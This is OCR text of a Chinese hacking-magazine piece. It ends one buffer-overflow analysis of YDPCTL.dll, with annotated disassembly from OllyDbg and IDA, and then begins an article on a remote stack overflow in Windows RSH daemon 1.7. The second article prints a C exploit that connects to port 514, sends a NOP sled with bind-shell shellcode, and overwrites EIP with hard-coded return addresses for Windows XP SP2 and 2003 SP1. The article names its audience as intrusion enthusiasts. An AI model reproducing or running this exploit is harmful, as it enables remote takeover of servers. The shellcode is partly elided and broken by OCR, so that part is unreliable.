


图9

断下来了，对吧？别急，看看OllyDBG的窗口标题，如图10所示，程序是在ntdll.dll里断下来的，而非我们想要的YDPCTL.dll，而且数据窗口中0013D88A这个位置并没有被写进05，所以要继续F9，大概要按几十次，要有点耐心，你会看到如图11所示的情形。




图10

头两个"05"（因为刚才下的是word）刚刚被写进去的时候断下来了，而且程序正执行在YDPCTL.




图11

dll的领空里！我们已经定位了有问题的代码！现在这是在一个字符串复制函数的里面，按几下F8，执行到"retn"之后就可以看到关键的代码了！以下是我反汇编出的关键代码，以及一些分析。

```
02DB5B1F  FF4C24 0C  dec dword ptr [esp+C]
;[esp+C]这个位置存的是传入字符串的长度（Unicode字符），这里是一个循环结构，每次这个长度减1，逐字复制，减为0就停止复制。测试时[esp+c]的初值是3E8h=1000，注意，没有做任何长度检查，哪怕有10000字节，也会全部复制进缓冲区！这是导致溢出的根本原因
02DB5B23  33C0  xor eax, eax
;ax每次用来存储待复制的两个字节（一个word），循环开始时置0
02DB5B25  66:8B03  mov ax, [ebx]
;ebx指向了整个传入字符串，每次mov两个字节到ax
02DB5B28  50  push eax
;将这两个字节压栈作为参数，然后下下句call了一个函数，这个函数的功能包括判断字符的合法性，以及最关键的——将其复制进缓冲区
02DB5B29  8BC7  mov eax, edi
;edi指向了已复制进缓冲区中的那串AA的尾部，将它传给eax，在02DB5AC7这行，将其作为字符串复制的目标地址压栈了
02DB5B2B  E8 8BFFFFFF  call 02DB5ABB
;关键的call，一定要F7跟进去，请读者直接看下一段代码
02DB5B30  43  inc ebx
02DB5B31  43  inc ebx
;还记得ebx是干啥的吗？对了，指向了整个传入字符串，现在将它+2，即指向了字符串的下两个字节，下次循环执行02DB5B25就取下两个字节了
02DB5B32  833E FF  cmp dword ptr [esi], -1
;如果标志位esi=-1，意味着出现了非法字符，停止复制，return
02DB5B35  59  pop ecx
02DB5B36  74 07  je short 02DB5B3F
02DB5B38  837C24 0C 00  cmp dword ptr [esp+C], 0
;长度每次decrease，如果减到0了，复制结束，return
02DB5B3D  7E E0  jg short 02DB5B1F
```

```
    02DB5B3F  5E  pop  esi
    02DB5B40  5B  pop  ebx
    02DB5B41  C3  retn
    ……
    02DB5ABB  F640 0C 40  test  byte ptr [eax+C], 40
    02DB5ABF  74 06  je  short 02DB5AC7
    02DB5AC1  8378 08 00  cmp  dword ptr [eax+8], 0
    02DB5AC5  74 16  je  short 02DB5ADD
    ;以下三行是关键，一个字符串复制函数被调用了！怎么看出来的？执行完了这个call，看看左下的数据窗口，又有两个0xAA进缓冲区了吧？即使你真的眼拙到一定境界了，这个经典的“push字符串地址-push字符串地址-call”的函数调用形式怎会不引起你的注意呢！
    02DB5AC7  50  push  eax
    ;第一个参数eax，指向了缓冲区那串AAAAA最尾端
    02DB5AC8  FF7424 08  push  dword ptr [esp+8]
    ;第二个参数[esp+8]压栈，[esp+8]正好指向了待复制的两个字节——两个新的0xAA
    02DB5ACC  E8 15640000  call  02DBBEE6
    ;循环并没有检查整个字串的长度，反复调用这个函数将整个参数复制进堆栈，bingo！溢出！
    02DB5AD1  66:3D FFFF  cmp  ax, 0FFFF
    ;调用完毕，ax保存了刚复制的那两个字节的ASCII，要对比一下是不是FFFF
    02DB5AD5  59  pop  ecx
    02DB5AD6  59  pop  ecx
    02DB5AD7  75 04  jnz  short 02DB5ADD;
    02DB5AD9  830E FF  or  dword ptr [esi], FFFFFFFF
    ;如果是FFFF，就给标志位esi置-1，retn后执行到02DB5B32就停止复制了，也就是说参数中出现连续两个0xFF就会被截断，目的不明，但这不是重点
    02DB5ADC  C3  retn
    02DB5ADD  FF06  inc  dword ptr [esi]
    02DB5ADF  C3  retn  ;返回了，继续看上面
```

由以上代码可以看出，这部分代码没有检查传入参数的长度，就用一个循环将其逐字复制到了缓冲区，导致了溢出的发生。

如果我们用IDA打开YDPCTL.dll，跟踪到5AC7这个地方（注：就是OllyDBG中的02DB5AC7那一行，地址的前四位02DB是YDPCTL.dll在内存中加载的基址，在IDA静态分析中只要找后四位就行），还可以看到这个字符串复制函数的一些细节，如图12所示，函数名字叫"__putwc_lk"。





图12

Over！至此这个漏洞就算分析完了，最后，祝大家开学快乐！

谨以此文送给我的母校北师大实验中学，一个对我来说永远magical的地方。祝她90周年生日快乐。

适合读者：入侵爱好者、溢出爱好者
前置知识：缓冲区溢出基本原理



Windows RSH daemon 1.7 远程栈溢出漏洞分析与利用

文/图 张东辉 袁野

RSHD（Windows RSH daemon）实际上是一个监听514号TCP端口（shell/cmd协议端口）的多线程RSH（Executes Command on Host）服务程序。这个软件是开源、免费的，它能够接收从客户端送来的命令，在服务端执行命令后，再把结果传递给客户端。RSHD已经被Windows NT Resource Kit所收录，Windows NT Resource Kit是Microsoft为管理员提供的一套额外的工具集，包括了超过400个各种工具，VBS、DLL、MSC等，涵盖了管理TCP/IP、网络、注册表、安全、远程管理、配置、Batch文件，以及操作系统的其他方面，可以让你更容易的管理一个NT系统。因此，RSHD作为一个为数不多的RSH

服务端程序之一，在Windows平台服务系统中使用是比较广泛的。另外，这个程序并没有很好地遵守BSD提出关于RSH的协议规范，不过NT系统的客户端都可以很好地连接这个服务程序，其他平台的客户端很可能会连接失败。

本文提到的漏洞是关于这个服务端程序的远程溢出漏洞，也就是说可以直接利用来攻击目标主机的那种漏洞，应该说这种漏洞的攻击性是非常强的，尤其是对Windows服务器的攻击，影响也是很恶劣的！下面我们就一同来分析并利用这个漏洞。

漏洞分析

首先我们需要对RSHD做一些了解，熟悉这个服务程序的安装和使用。事实上，这个程序安装和使用都是非常简单的。我们可以从下面的链接得到这个程序的源码和安装文件：http://prdownloads.sourceforge.net/rshd/rshd-src-1.7.zip?download。

下载后可以得到一个源码+安装文件的压缩包rshd-src-1.7.zip，解压后在bin文件夹下只有一个rshd.exe文件，这个EXE文件就是所有源码编译生成的精华，使用这个EXE文件既可以安装成系统服务，又能以standalone模式直接运行，可以说是一举两得！

当然了，我们没有必要安装成系统服务，只是把它运行起来而已，因此使用下面的命令即可："rshd -d -r"，其中"-d"表示以standalone模式运行，"-r"表示取消对rhosts文件的检查。

如果想用OllyDBG调试这个服务程序的话，也很简单，启动OllyDBG后，选择"File->Open"，找到上面bin文件夹下的rshd.exe，并在Arguments中填入"-d r"，如图1 所示，点击"打开"按钮，就可以进入调试状态了。这样，服务端就建好了，下面就看客户端程序是如何利用这个漏洞来远程攻击的。




图1

下面是攻击程序的主要代码.

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <errno.h>
//宏，buf的字节数
#define ESIZ 1 + 1 + 1 + 1 + 1 + 1028
int main (int argc, char *argv[])
{unsigned char win32_bindshell[] = //9999 tcp
"BBAAAA"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90"
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x49\x49\
x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x51\
x37\x5a\x6a\x66"
......
"\x6f\x6e\x30\x42\x48\x7a\x4f\x6a\x6e\x59\x70\
x63\x50\x42\x73\x4b"
"\x4f\x48\x56\x79\x6f\x4e\x30\x66";
char *buf;
int *ptr;
int i, c, sck;
struct sockaddr_in address;
struct hostent *hp;
//本程序的使用方法
if (argc < 2)
{
printf ("usage: %s address\n", argv[0]);
exit (-1);
}
//与目标机器的端口建立链接
sck = socket (AF_INET, SOCK_STREAM, 0);
bzero (&address, sizeof (address));
address.sin_family = AF_INET;
address.sin_port = htons (514); //连接端口
if (0 != bind (sck, (struct sockaddr *) &address, sizeof
(struct sockaddr_in)))
{
perror ("bind");
exit (-344);
}
if ((address.sin_addr.s_addr = inet_addr (argv[1])) == -1)
{
if ((hp = gethostbyname (argv[1])) == NULL)
{
errno = EADDRNOTAVAIL;
perror ("error");
exit (-1);
}
memcpy (&address.sin_addr.s_addr, hp->h_addr, 4);
}
if (connect (sck, (struct sockaddr *) &address, sizeof
(address)) < 0)
{
```

```
perror ("error");
exit (-1);
}
// 发送畸形数据
buf = malloc (ESIZ);// 为 buf 分配空间
memcpy (buf, "\x00\x41\x00\x41\x00", 5);
memset (buf + 5, 0x90, 1028);// 填充 nop 指令
// 填充 shellcode
memcpy (buf + 5, win32_bindshell, sizeof
(win32_bindshell) - 1);
// 填充要覆盖的 EIP 的字节
ptr = (int *) (buf + 5 + 1024);
//*ptr = 0x71ae36b7;
//call esi in wshtcpip in win2k3 SP1
*ptr = 0x7c831538;
//modify eax + jmp esi in kernel32 in winXP SP2
write (sck, buf, ESIZ);
close (sck);
sleep (1);
}
```

这段程序主要做了两件事，一是与目标主机建立514号端口的连接 二是向服务端发送了一个畸形的buf字符串数据。这个畸形参数buf的内容和结构如图2 所示。

